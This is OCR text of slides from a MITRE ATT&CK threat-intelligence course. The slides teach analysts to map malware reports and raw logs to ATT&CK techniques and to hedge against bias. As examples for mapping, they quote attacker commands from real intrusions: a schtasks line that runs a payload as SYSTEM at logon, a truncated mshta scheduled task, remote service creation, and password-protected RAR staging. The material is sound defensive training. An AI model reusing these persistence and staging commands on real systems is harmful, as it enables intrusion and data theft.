
ICMP communication between hosts is one example. Because ICMP is part of the Internet Protocol Suite, it is required to be implemented by all IP-compatible hosts; [2] however, it is not as commonly monitored as other Internet Protocols such as TCP or UDP and may be used by adversaries to hide communications.

BUBBLEWRAP can communicate using SOCKS.[4]

Step 4. Identify What Technique & Sub Applies

Example: Keyword Search: CRTL + F


“establishes a SOCKS5 connection to 192.157.198.103 using TCP port 1913”



T1571	Non-Standard Port

T1205 .001	Port Knocking

Step 4. Identify What Technique & Sub Applies



Outcome

T1095	Non-Application Layer Protocol

T1571	Non-Standard Port

Step 4. Identify What Technique & Sub Applies

Knowledge Check: What Techniques/Sub-techniques Can You Identify?

The most interesting PDB string is the V4113.pdb, which appears to reference CVE-2014-4113. This CVE is a local kernel vulnerability that can be exploited to escalate SYSTEM privileges on a machine.

The malware component, `test.exe`, uses the Windows Task Scheduler to ensure it is running with the elevated privileges of "System" and persists on the system through the Scheduled task.

```
schtasks /create /tn "mysc" /tr C:\Users\Public\test.exe /sc ONLOGON /ru system
```

When executed, the malware first establishes a SOCKS5 connection to 192.157.198.103 using TCP port 1913. The malware sends the SOCKS5 connection request "05 01 00" and verifies the server response starts with "05 00".

Privilege Escalation | 3. Exploitation for Privilege Escalation (T1068)

Execution | 4. Command and Scripting Interpreter: Windows Command Shell (T1059.003)

Discovery | 5. System Owner/User Discovery (T1033)

Persistence – | 6. Scheduled Task/Job: Scheduled Task (T1053.005)

Command and Control | 2. Non-Standard Port (T1571)

Command and Control | 1. Non-Application Layer Protocol (T1095)

Lesson 1.4 Summary

1. Learned the key strategies for identifying Techniques and Sub-techniques
2. Reviewed applying the strategies on the ATT&CK site and leveraging external resources to use for research
3. Practiced Identifying Techniques and Sub-techniques in narrative reporting

Lesson 1.5: Mapping to a Narrative Report

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 1.5 Objectives

1. Practice identifying the Tactics, Techniques and Sub-techniques in a Narrative Report
2. Compare your results to another analyst's outcomes
3. Review the exercise results

CYBRARY

Exercise 1: Mapping to a Narrative Report

- Analyze a threat report using the ATT&CK® mapping process to find the techniques and sub-techniques
  - 21 highlighted techniques and sub-techniques in the Cybereason Cobalt Kitty report

1. Review the Cobalt Kitty report under the Resource Section
   - Choose “highlights only” or “tactic hints”
2. Use the PDF or a text document/piece of paper to record your results
3. Write down the ATT&CK tactic and technique or sub-technique you think applies to each behavior

- Remember:
  - Do search bar and keyword searches of the ATT&CK website: https://attack.mitre.org
  - You don’t have to be perfect!
  - Use this as a chance to dive into ATT&CK

We suggest giving yourself 30 minutes for this exercise.

Exercise 1 Optional Bonus Step: Comparing Your Results

- Step 5 of the ATT&CK mapping process: Compare your results to other analysts
- Collaboration helps hedge against analyst biases
- Compare what you each had for each technique answer
  - Discuss where there are differences – how did you arrive at your conclusions?
  - It's okay to disagree!
- *Please pause. We suggest giving yourself 10 minutes for this part of the exercise. If you do not have other analysts to discuss your answers with, you may advance to the next portion.*

Reviewing the Exercise: Cybereason Report

Consider:

What were the *easiest* & *hardest* techniques or sub-techniques to identify?

How did you identify each technique or sub?

What challenges did you have? How did you address them?

Cybereason Cobalt Kitty Report

1. Two types of payloads were found in the spear-phishing email... link to a malicious site
   - Initial Access – Phishing: Spearphishing Link (T1566.002)
2. Two types of payloads were found in the spear-phishing emails … Word documents
   - Initial Access – Phishing: Spearphishing Attachment (T1566.001)
3. Two types of payloads were found in the spear-phishing emails … Word documents with malicious macros
   - Defense Evasion/Execution – Command Scripting Interpreter: Visual Basic (T1059.005)
4. Two types of payloads were found in the spear-phishing emails
   - Execution – User Execution: Malicious Link (T1204.001)

Cybereason Cobalt Kitty Report

5. 

   - Execution – Command and Scripting Interpreter: Windows Command Shell (T1059.003)
6. The two scheduled tasks are created on infected Windows
   - Execution/Persistence - Scheduled Task/Job: Scheduled Task (T1053.005)
7. *schtasks /create /sc MINUTE /tn "Windows Error Reporting" /tr "mshta.exe about:'<script language=\"vbscript\"…*
   - Execution/Defense Evasion –Signed Binary Proxy Execution: Mshta (T1218.005)
8. That downloads and executes an additional payload from the same server
   - Command and Control – Ingress Tool Transfer(T1105)

Cybereason Cobalt Kitty Report

9. 

   - Execution – Command and Scripting Interpreter: PowerShell (T1059.001)
10. it will pass an obfuscated and XOR’ed PowerShell payload to cmd.exe
   - Defense Evasion - Obfuscated Files or Information (T1027)
11. The attackers used trivial but effective persistence techniques .. Those techniques consist of: Windows Registry Autorun
   - Persistence – Boot or Logon Autostart Execution: Registry Run Keys/Startup Folder (T1547.001)
12. the attackers used NTFS Alternate Data Stream to hide their payloads
   - Defense Evasion - NTFS File Attributes (T1096)

https://cybr.ly/cobaltkitty

Cybereason Cobalt Kitty Report

13 & 14. The attackers created and/or modified Windows Services

- Persistence – System Services: Service Execution (T1569.002)
- Persistence – Create or Modify System Process: Windows Service (T1543.003)

15 & 16. The attackers used a malicious Outlook backdoor macro … edited a specific registry value to create persistence

- Persistence – Office Application Startup (T1137)
- Defense Evasion – Modify Registry (T1112)

17. The attackers used different techniques and protocols to communicate with the C&C servers … HTTP

- Command and Control - Application Layer Protocol: Web Protocols (T1071.001)

Cybereason Cobalt Kitty Report

18 & 19. The attackers downloaded COM scriptlets using regsvr32.exe

- Command and Control – Ingress Tool Transfer (T1105)
- Execution – Signed Binary Proxy Execution: Regsvr32 (T1218.010)

20. binary was renamed “kb-10233.exe”, masquerading as a Windows update

- Defense Evasion – Masquerading: Match Legitimate Name or Location (T1036.005)

21. network scanning against entire ranges…looking for open ports…

- Discovery - Network Service Scanning (T1046)

https://cybr.ly/cobaltkitty

Optional Exercise 2: Bonus Report

- If you'd like more practice mapping narrative reporting to ATT&CK, work through the FireEye APT39 report using the same process.
  - The PDF is available in the Resource section under Exercise 2.
- Answers are provided in a separate PDF.

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 1.5 Summary

1. Practiced identifying the Tactics, Techniques and Sub-techniques in a Narrative Report
2. Reviewed the importance of comparing your results to another analyst's outcomes
3. Evaluated the exercise results

CYBRARY

Lesson 1.6: Hedging Your Biases

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 1.6 Objectives

1. Review the importance of collaboratively assessing ATT&CK® mappings
2. Learn about analyst and source biases and ways to hedge against them

CYBRARY

Step 5. Compare Your Results

- Comparing your results to other analysts helps hedge against **analyst biases**

Discuss why your outcomes are different

Analyst 1	Analyst 2
Command-Line Interface (T1059)	Exploitation for Privilege Escalation (T1068)
System Owner/User Discovery (T1033)	Command-Line Interface (T1059)
Scheduled Task (T1053)	Scheduled Task (T1053)
Non-Application Layer Protocol (T1095)	Custom Command and Control Protocol (T1094)
Uncommonly Used Port (T1065)	Uncommonly Used Port (T1065)
Multi-Stage Channels (T1104)	

Be consistent in how you map and apply techniques: If other analysts can't review your mappings, ensure you're consistent in how you think of and apply a technique.


Skipping Steps in the Mapping Process

- Once you're experienced with ATT&CK mapping you maybe able to skip steps

1. Find the behavior
2. Research the behavior
3. Translate the behavior into a tactic
4. Identify the applicable technique or sub-technique
5. Compare your results to other analysts

- But this increases your bias, and it won't work every time


Example:
Technique Availability Bias



Biases in ATT&CK Mapped Data

- It is critical to recognize our biases in CTI
- Two key types of bias in technique examples in ATT&CK
  - Bias introduced by us as consumers
  - Bias inherent in the sources we use
- Understanding these biases is the crucial first step in effectively leveraging this data

Consumer Biases: Source



Source Bias

Most behaviors in ATT&CK are drawn from Security Vendors

Consumer Biases: Novelty & Availability

Novelty Bias


Repetitive behaviors vs. Exciting Emerging Threats

FUZZYDUCK using PowerShell

APT1337 using Transmitted Data Manipulation!!!

Availability Bias


Techniques we remember vs. techniques we're not as familiar with



Source Biases: Availability and Visibility


Availability Bias

Reporting and Attribution skewed towards the incident response data/specific behaviors each vendor sees regularly



Visibility Bias

Data aligned with sensors vs all activity




Source Biases: Victim and Novelty

Victim Bias

Report development impacted by the interest the victim/ target engenders, and how open they are to reporting

Novelty Bias

Marketing and Level of Impact can motivate what type of reports are produced



Strategies for Hedging Biases

01: Collaborate

02: Adjust & Calibrate

03: Diverse Sources

04: Prioritize the Known

Collaborate and identify ways to mitigate biases

- Diversity of thought makes for stronger teams

Adjust and calibrate your data sources

Add different data sources (including your own)

Prioritize the *known* over the *unknown*

- As opposed to absolute comparison

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 1.6 Summary

1. Reviewed the importance of working with other analysts to collaboratively assess ATT&CK mappings to increase accuracy and minimize bias
2. Reviewed key user and source biases and ways to hedge against them in order to effectively leverage ATT&CK

CYBRARY

Module 0

Introduction to ATT&CK for CTI

Module 01
Module 02

Map Narrative & Raw Data to ATT&CK

1-2

Module 03

Store & Analyze ATT&CK-mapped Data

3

Module 04

Make Defensive Recommendations from ATT&CK-mapped Data

4

ATT&CK for CTI

Next Up:

- **Module 2: Mapping to ATT&CK from Raw Data**

Module 2:
Mapping to ATT&CK® from Raw Data

Amy Robertson

MITRE | SOLVING PROBLEMS FOR A SAFER WORLD®

Module 2 Objectives

- Learn how to identify and research behaviors in raw data
- Understand how to translate behaviors into Tactics, Techniques, and Sub-Techniques
- Practice mapping raw data to ATT&CK®
- Review how to display ATT&CK mapped data

Lesson 2.1
Process of Mapping to Raw Data

Lesson 2.1 Objectives

1. Review the process for mapping raw data to ATT&CK® and assess mapping differences between raw data vs narrative reporting
2. Recognize the challenges and advantage of mapping from raw data

Mapping to ATT&CK from Raw Data

In Module 1 we discussed assessing intel where the activity has already been analyzed

Module 2 focuses on analyzing behaviors directly from source data

Mapping to ATT&CK: Challenges and Advantages

Challenges

- A more advanced level of knowledge may be required
- You may need to review a lot more data that require different levels of expertise
- Adversary intent and tactics may be more difficult to identify, and require additional sources

Advantages

- Likely more information available at the procedure level/more detail in the data
- Not reinterpreting another analyst's prose/more insight into the behaviors
- Facilitates enhanced learning of the "technical" side

ATT&CK Mapping Process

MITRE ATT&CK Defender | Cyber Threat Intelligence

CYBRARY

Pros/Cons of Mapping from the Two Sources

Step	Raw Data	Narrative Reporting
1. Find the behavior	Nearly everything may be a behavior (not all are ATT&CK techniques)	May be buried amongst prose, IOCs, etc
2. Research the behavior	May need to review multiple sources and data types. May also be a known procedure leading to simple technique identification	May have more info/context, may also have lost detail that wasn't included in the report
3. Translate the behavior into a tactic	In order to map to adversary intent, significant domain knowledge/expertise may be required	Often intent has been postulated by report author
4. Figure out what technique or sub-technique applies to the behavior	May have a procedure that maps straight to the technique or sub, **or** may require deep understanding of data type to understand how they're accomplished	May be as simple as a text match to description/procedure, or too much detail is absent from report, and it may be too vague to identify the technique or sub
5. Compare your results to other analysts	May need multiple analysts to cover all data sources	More likely in a form where other analysts needed for coverage/hedge against bias

Lesson 2.1 Summary

1. Reviewed the process for mapping raw data to ATT&CK and highlighted some differences from mapping from narrative reporting
2. Assessed the challenges and advantages of mapping from raw data compared to narrative reporting

Lesson 2.2
Identify and Research Behaviors

Lesson 2.2 Objectives

1. Develop the capability to recognize behaviors in raw data
2. Learn how to research behaviors leveraging multiple data sources

1. Find the Behavior

```
ipconfig /all
sc.exe \\ln334656-pc create
.\recycler.exe a -hpfGzq5yKw C:\$Recycle.Bin\old
C:\$Recycle.Bin\Shockwave network.vsdx
```

Commands captured by Sysmon being run interactively via cmd.exe

```
10.2.13.44:32123 -> 128.29.32.4:443
128.29.32.4:443 -> 10.2.13.44:32123
```

Flows from malware in a sandbox

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Netsh
```

New reg keys during an incident

2. Research the Behavior

- The analysis process for raw data can leverage some of the same concepts as analysis for narrative reporting

Key Differences

- Assessing raw data may require expertise in the specific data type
  - Network, forensics, malware, Windows cmd line, etc
- Additional data sources may also be required to gain enough context about what the behavior is
  - Additional questions to responders/analysts

2. Research the Behavior

Cyber Threat Intelligence

Matrices | Tactics | Techniques | Groups | Software | Resources | Blog | Contact | ipconfig /all

Techniques

Term found on page
System Network Configuration Discovery (ID: T1016)

Software

Term found on page
ipconfig (ID: S0100)

Home > Techniques > Enterprise > System Network Configuration Discovery

System Network Configuration Discovery

Adversaries will likely look for details about the network configuration and settings of systems they access or through information discovery of remote systems. Several operating system administration utilities exist that can be used to gather this information. Examples include Arp, ipconfig/ifconfig, nbtstat, and route.

Examples

Name	Description
admin@338	admin@338 actors used the following command after exploiting a machine with LOWBALL malware to acquire information about local networks: `ipconfig /all >> %temp%\download` [1]

CYBRARY

2. Research the Behavior

Not Enough Context

```
.\recycler.exe a
-hpfGzq5yKw
C:\$Recycle.Bin\
old
C:\$Recycle.Bin\
Shockwave_networ
k.vsdx
```

File Analysis

When recycler.exe is executed, it gives the following output:

C:\recycler.exe

RAR 3.70 Copyright (c) 1993-2007 Alexander Roshal 22 May 2007

Shareware version
Type RAR -? for help

